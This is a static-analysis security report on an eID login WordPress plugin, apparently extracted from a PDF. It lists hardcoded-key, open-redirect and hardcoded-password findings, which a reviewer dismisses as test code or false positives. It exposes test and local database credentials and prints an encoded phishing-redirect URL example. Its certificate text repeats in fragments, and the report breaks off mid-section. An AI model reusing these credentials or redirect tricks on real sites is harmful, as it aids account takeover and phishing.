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
28
29 // This function is called when a project is opened or re-opened (e.g. due to
```

Key Management: Hardcoded Encryption Key — Critical

Package: cypress.plugins

cypress/plugins/index.js, line 27 (Key Management: Hardcoded Encryption Key) — Critical

```
30 // the project's config changing)
```

cypress/plugins/index.js, line 27 (Key Management: Hardcoded Encryption Key) — Critical

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Configuration)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 10:58:01 GMT+0200 (CEST)
example code

Sink Details

File: cypress/plugins/index.js:27
Taint Flags:

```
24 // remove all line breaks from the certificates in Vim:
25 // :%s/.\+\zs\n\ze./ /
26 const options_default =
27 [Too long 10159 chars line truncated to 3500 ones] 'a:13:
{s:9:"activated";s:4:"true";s:12:"sp_entity_id";s:25:"https://
wordpress.p396.de";s:14:"sp_enforce_enc";s:5:"false";s:13:"idp_entity_id";s:46:"https://
service.skidentity.de/fs/saml/metadata";s:11:"idp_sso_url";s:49:"https://service.skidentity.de/
fs/saml/remoteauth/";s:13:"idp_cert_sign";s:1916:"MIIFlzCCA3+gAwIBAgIIUxbcS/
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
```

Key Management: Hardcoded Encryption Key — Critical

Package: cypress.plugins

cypress/plugins/index.js, line 27 (Key Management: Hardcoded Encryption Key) — Critical

```
2JPvLPb4UVxswHwYDVR0jBBgwFoAUPSTV0I2z0mB0eJ/
2JPvLPb4UVxswCwYDVR0PBAQDAgSQMA0GCSqGSIb3DQEBCwUAA4ICAQCbquW0L2qylIajQ0IelyVQ
28
29 // This function is called when a project is opened or re-opened (e.g. due to
30 // the project's config changing)
```

Open Redirect (1 issue)

Abstract

Allowing unvalidated input to control the URL used in a redirect can aid phishing attacks.

Explanation

Redirects allow web applications to direct users to different pages within the same application or to external sites. Applications utilize redirects to aid in site navigation and, in some cases, to track how users exit the site. Open redirect vulnerabilities occur when a web application redirects clients to any arbitrary URL that can be controlled by an attacker. Attackers may utilize open redirects to trick users into visiting a URL to a trusted site and redirecting them to a malicious site. By encoding the URL, an attacker is able to make it more difficult for end-users to notice the malicious destination of the redirect, even when it is passed as a URL parameter to the trusted site. Open redirects are often abused as part of phishing scams to harvest sensitive end-user data. **Example 1:** The following JavaScript code instructs the user's browser to open a URL read from the `dest` request parameter when a user clicks the link.

```
...
strDest = form.dest.value;
window.open(strDest,"myresults");
...
```

If a victim received an email instructing them to follow a link to "http://trusted.example.com/ecommerce/redirect.asp?dest=www.wilyhacker.com", the user would likely click on the link believing they would be transferred to the trusted site. However, when the victim clicks the link, the code in `Example 1` will redirect the browser to "http://www.wilyhacker.com". Many users have been educated to always inspect URLs they receive in emails to make sure the link specifies a trusted site they know. However, if the attacker Hex encoded the destination url as follows: "http://trusted.example.com/ecommerce/redirect.asp?dest=%77%69%6C%79%68%61%63%6B%65%72%2E%63%6F%6D" then even a savvy end-user may be fooled into following the link.


Recommendation

Unvalidated user input should not be allowed to control the destination URL in a redirect. Instead, use a level of indirection: create a list of legitimate URLs that users are allowed to specify, and only allow users to select from the list. With this approach, input provided by users is never used directly to specify a URL for redirects. **Example 2:** The following code references an array populated with valid URLs. The link the user clicks passes in the array index that corresponds to the desired URL.

```
...
    strDest = form.dest.value;
    if((strDest.value != null)||(strDest.value.length!=0))
    {
        if((strDest >= 0) && (strDest <= strURLArray.length -1 ))
        {
            strFinalURL = strURLArray[strDest];
            window.open(strFinalURL,"myresults");
        }
    }
...
```

In some situations this approach is impractical because the set of legitimate URLs is too large or too hard to keep track of. In such cases, use a similar approach to restrict the domains that users can be redirected to, which can at least prevent attackers from sending users to malicious external sites.

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
Open Redirect	1	0	0	1
Total	**1**	**0**	**0**	**1**

Open Redirect — High

Package: admin.js

admin/js/eidlogin-admin.js, line 238 (Open Redirect) — High

Issue Details

Kingdom: Input Validation and Representation
Scan Engine: SCA (Data Flow)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:00:08 GMT+0200 (CEST)
this is intended

Source Details

Source: Read inputMetaIdp.value
From: updateIdpSettings
File: admin/js/eidlogin-admin.js:231

```
228  alert(__('Identity Provider settings could not be fetched'));
229  });
230
231  var idpMetaURL = inputMetaIdp.value;
232  idpMetaURL = encodeURIComponent(idpMetaURL);
233  idpMetaURL = btoa(idpMetaURL);
234  // wpApiSettings is injected to Javascript via wp_localize_script.
```

Sink Details

Sink: open()
Enclosing Method: updateIdpSettings()
File: admin/js/eidlogin-admin.js:238
Taint Flags: POORVALIDATION, SELF_XSS, URL_ENCODE, VALIDATED_CROSS_SITE_SCRIPTING_DOM,

Open Redirect	High
Package: admin.js	
admin/js/eidlogin-admin.js, line 238 (Open Redirect)	High

VALIDATED_CROSS_SITE_SCRIPTING_INTER_COMPONENT_COMMUNICATION,
VALIDATED_CROSS_SITE_SCRIPTING_PERSISTENT,
VALIDATED_CROSS_SITE_SCRIPTING_REFLECTED, WEB

```
235  const idpMetadataApiUrl =
236  wpApiSettings.root + 'eidlogin/v1/eidlogin-idp-metadata/' + idpMetaURL;
237
238  xhr.open('GET', idpMetadataApiUrl, true);
239  xhr.setRequestHeader('X-WP-Nonce', wpApiSettings.nonce);
240  xhr.send();
241  }
```

Password Management: Hardcoded Password (4 issues)

Abstract

Hardcoded passwords can compromise system security in a way that is not easy to remedy.

Explanation

It is never a good idea to hardcode a password. Not only does hardcoding a password allow all of the project's developers to view the password, it also makes fixing the problem extremely difficult. After the code is in production, the password cannot be changed without patching the software. If the account protected by the password is compromised, the owners of the system must choose between security and availability. **Example:** The following code uses a hardcoded password to connect to an application and retrieve address book entries:


```
...
obj = new XMLHttpRequest();
obj.open('GET','/fetchusers.jsp?id='+form.id.value,'true','scott','tiger');
...
```

This code will run successfully, but anyone who accesses the containing web page will be able to view the password.

Recommendation

Passwords should never be hardcoded and should generally be obfuscated and managed in an external source. Storing passwords in plain text anywhere on the web site allows anyone with sufficient permissions to read and potentially misuse the password. For JavaScript calls that require passwords, it is better to prompt the user for the password at connection time.

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
Password Management: Hardcoded Password	4	0	0	4
Total	**4**	**0**	**0**	**4**

Password Management: Hardcoded Password — Critical

Package: cypress.integration

cypress/integration/skidentity.spec.js, line 9 (Password Management: Hardcoded Password) — Critical

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 10:58:28 GMT+0200 (CEST)
test code

Sink Details

Sink: VariableAccess: password
Enclosing Method: ~file_function()
File: cypress/integration/skidentity.spec.js:9
Taint Flags:

```
6  * Can only be run in chromium based browsers!
7  */
8  const username = 'testuser';
9  const password = 'testuser123';
10 const email = 'testuser@example.com';
11 const waitForSkidInMs = 10000;
12
```

Package: cypress.plugins

cypress/plugins/index.js, line 17 (Password Management: Hardcoded Password) — Critical

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 10:58:12 GMT+0200 (CEST)
example code

Sink Details

Sink: FieldAccess: password
Enclosing Method: ~file_function()
File: cypress/plugins/index.js:17
Taint Flags:

```
14  host: "localhost",
15  port: "3307",
16  user: "p396wpuser",
17  password: "p396wppass",
```

Password Management: Hardcoded Password — Critical

Package: cypress.plugins

cypress/plugins/index.js, line 17 (Password Management: Hardcoded Password) — Critical

```
18  database: "p396wpdb",
19 });
20
```

Password Management: Hardcoded Password — High

Package: <none>

eidlogin.php, line 61 (Password Management: Hardcoded Password) — High

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:00:28 GMT+0200 (CEST)
false positive

Sink Details

Sink: FieldAccess: EIDLOGIN_DISABLE_PASSWORD
File: eidlogin.php:61
Taint Flags:

```
58 // EIDLOGIN_FIRST_TIME_USER indicates whether to show a notification to the user on login.
59 define( 'EIDLOGIN_FIRST_TIME_USER', 'eidlogin_first_time_user' );
60 // EIDLOGIN_DISABLE_PASSWORD indicates whether login with password is allowed.
61 define( 'EIDLOGIN_DISABLE_PASSWORD', 'eidlogin_disable_password' );
62
63 /**
64  * Function that is triggered when activating the plugin.
```

Package: cypress.support

cypress/support/commands.js, line 13 (Password Management: Hardcoded Password) — High

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:00:35 GMT+0200 (CEST)
test code

Sink Details

Password Management: Hardcoded Password	High
Package: cypress.support	
cypress/support/commands.js, line 13 (Password Management: Hardcoded Password)	High

Sink: VariableAccess: default_password
Enclosing Method: ~file_function()
File: cypress/support/commands.js:13
Taint Flags:

```
10
11 const default_testuser = "testuser";
12 const default_email = "testuser@example.com";
13 const default_password = "testuser123";
14
15 Cypress.Commands.add("login", (username = default_testuser, password = default_password) =>
{
16  cy.clearCookies();
```

Password Management: Password in Comment (14 issues)

Abstract

Storing passwords or password details in plain text anywhere in the system or system code may compromise system security in a way that cannot be easily remedied.

Explanation

It is never a good idea to hardcode a password. Storing password details within comments is equivalent to hardcoding passwords. Not only does it allow all of the project's developers to view the password, it also makes fixing the problem extremely difficult. After the code is in production, the password is now leaked to the outside world and cannot be protected or changed without patching the software. If the account protected by the password is compromised, the owners of the system must choose between security and availability. **Example:** The following comment specifies the default password to connect to a database:


```
...
// Default username for database connection is "scott"
// Default password for database connection is "tiger"
...
```

This code will run successfully, but anyone who has access to it will have access to the password. After the program ships, there is likely no way to change the database user "scott" with a password of "tiger" unless the program is patched. An employee with access to this information can use it to break into the system.

Recommendation

Passwords should never be hardcoded and should generally be obfuscated and managed in an external source. Storing passwords in plain text anywhere on the system allows anyone with sufficient permissions to read and potentially misuse the password.

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
Password Management: Password in Comment	14	0	0	14
Total	**14**	**0**	**0**	**14**

Password Management: Password in Comment — Low

Package: <none>

eidlogin.php, line 60 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:01:16 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: eidlogin.php:60
Taint Flags:

```
57 define( 'EIDLOGIN_METADATA_URL', site_url() . '/wp-login.php?saml_metadata' );
58 // EIDLOGIN_FIRST_TIME_USER indicates whether to show a notification to the user on login.
59 define( 'EIDLOGIN_FIRST_TIME_USER', 'eidlogin_first_time_user' );
60 // EIDLOGIN_DISABLE_PASSWORD indicates whether login with password is allowed.
61 define( 'EIDLOGIN_DISABLE_PASSWORD', 'eidlogin_disable_password' );
62
63 /**
```

Package: cypress.integration

cypress/integration/login.spec.js, line 47 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:01:16 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: cypress/integration/login.spec.js:47
Taint Flags:

```
44
45  it("Try to login in with username and password if disable_password_login is true", () => {
46  cy.disablePasswordLogin();
47  // With no eID present, the login with password should still work.
48  cy.login();
49  cy.get("#login_error").should("not.exist");
```

Password Management: Password in Comment — Low

Package: cypress.integration

cypress/integration/login.spec.js, line 47 (Password Management: Password in Comment) — Low

```
50  cy.url().should("include", "/wp-admin");
```

Package: cypress.support

cypress/support/commands.js, line 128 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis	Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:01:16 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: cypress/support/commands.js:128
Taint Flags:

```
125  });
126 });
127
128 // Set the value of `disable_password_login` to true for the given user.
129 Cypress.Commands.add("disablePasswordLogin", (username = default_testuser) => {
130  let sql = "UPDATE wp_usermeta um SET um.meta_value = 'true' ";
131  sql += "WHERE um.meta_key = 'eidlogin_disable_password' ";
```

Package: db

db/class-eidlogin-user.php, line 162 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis	Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:01:16 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: db/class-eidlogin-user.php:162

Password Management: Password in Comment — Low

Package: db

db/class-eidlogin-user.php, line 162 (Password Management: Password in Comment) — Low

Taint Flags:

```
159  $sql .= 'WHERE uid = %s';
160  $this->wpdb->query( $this->wpdb->prepare( $sql, $id ) );
161
162  // We MUST (re-) enable the password login if we remove the eID!
163  update_user_meta( $id, EIDLOGIN_DISABLE_PASSWORD, 'false' );
164  Eidlogin_Helper::write_log( 'Password login re-enabled.' );
165
```

Package: includes

includes/class-eidlogin-cleanup.php, line 51 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:01:16 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: includes/class-eidlogin-cleanup.php:51
Taint Flags:

```
48  }
49
50  // Make sure, all user meta data is removed. This is important so that
51  // the password login is (re-) enabled if the eID connection is removed.
52  $wpdb->query(
53  $wpdb->prepare(
54  "DELETE FROM $wpdb->usermeta WHERE meta_key = %s OR meta_key = %s",
```

Package: saml

saml/class-eidlogin-saml.php, line 799 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Password Management: Password in Comment — Low

Package: saml

saml/class-eidlogin-saml.php, line 799 (Password Management: Password in Comment) — Low

Audit Comments

aelchlepp: Fri May 20 2022 11:01:16 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: saml/class-eidlogin-saml.php:799
Taint Flags:

```
796  * @param int $user_id The ID of the current user.
797  */
798  public function eidlogin_profile_update( int $user_id ) : void {
799  // Return if user tries to reset his password (/wp-login.php?action=lostpassword).
800  // The usage of is_user_logged_in() is safe here, because there is no
801  // cross-domain cookie usage involved.
802  if ( false === is_user_logged_in() ) {
```

saml/class-eidlogin-saml.php, line 811 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:01:16 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: saml/class-eidlogin-saml.php:811
Taint Flags:

```
808  return;
809  }
810
811  // Return if the password didn't change.
812  if ( ! isset( $_POST['pass1'] ) || '' === $_POST['pass1'] ) {
813  return;
814  }
```

saml/class-eidlogin-saml.php, line 838 (Password Management: Password in Comment) — Low

Issue Details

Password Management: Password in Comment — Low

Package: saml

saml/class-eidlogin-saml.php, line 838 (Password Management: Password in Comment) — Low

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:01:16 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: saml/class-eidlogin-saml.php:838
Taint Flags:

```
835  update_user_meta( $user_id, EIDLOGIN_DISABLE_PASSWORD, 'false' );
836  }
837
838  /**
839  * Called after the user has changed his password with the
840  * help of the email reset option.
841  *
```

saml/class-eidlogin-saml.php, line 787 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:01:16 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: saml/class-eidlogin-saml.php:787
Taint Flags:

```
784  return update_user_meta( $user_id, EIDLOGIN_DISABLE_PASSWORD, $disable_password_login );
785  }
786
787  /**
788  * Called if the user itself or the administrator updates a user profile.
789  *
790  * If this incorporates a change of the password, the password login option
```

Password Management: Password in Comment — Low

Package: saml

saml/class-eidlogin-saml.php, line 806 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:01:16 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: saml/class-eidlogin-saml.php:806
Taint Flags:

```
803  return;
804  }
805
806  // Return if an admin triggers the reset link for another user (/users.php?
action=resetpassword).
807  if ( array_key_exists( 'action', $_GET ) && 'resetpassword' === $_GET['action'] ) {
808  return;
809  }
```

saml/class-eidlogin-saml.php, line 816 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:01:16 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: saml/class-eidlogin-saml.php:816
Taint Flags:

```
813  return;
814  }
815
816  // If the password changed, verify the nonce and the referrer.
817  if ( check_admin_referer( 'update-user_' . $user_id ) !== 1 ) {
818  Eidlogin_Helper::write_log( sprintf( 'Cannot update profile, verification failed for
```

Password Management: Password in Comment — Low

Package: saml

